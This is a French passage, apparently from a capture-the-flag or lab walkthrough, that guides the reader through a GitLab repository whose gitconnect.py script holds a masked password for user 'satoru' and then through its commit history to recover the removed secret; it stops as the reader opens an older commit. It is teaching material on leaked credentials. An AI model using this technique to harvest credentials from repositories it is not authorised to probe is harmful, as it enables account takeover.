
En ouvrant ce projet, tu découvres un dépôt contenant un unique fichier Python, gitconnect.py. GitLab indique également que le dépôt possède deux commits sur la branche main.
Tu consultes le contenu de gitconnect.py. Ce script utilise l’API GitLab pour récupérer la liste des projets disponibles à l’aide d’un jeton d’accès obtenu après authentification.

Une partie du code attire particulièrement ton attention :
auth_data = {
    'grant_type': 'password',
    'username': 'satoru',
    'password': '***'
}
Le script contient donc un nom d’utilisateur, satoru, mais son mot de passe a été remplacé par trois astérisques.
Git conserve l’historique des modifications apportées aux fichiers. Même si une information sensible a été supprimée du code actuel, elle peut donc rester accessible dans un ancien commit.
Pour vérifier cette possibilité, tu cliques sur History, en haut à droite du fichier.
L’historique affiche deux commits, 143ce2c5 et a8e43e54, tous deux associés à des modifications de gitconnect.py.

Tu sélectionnes le commit 143ce2c5 pour examiner les changements effectués.
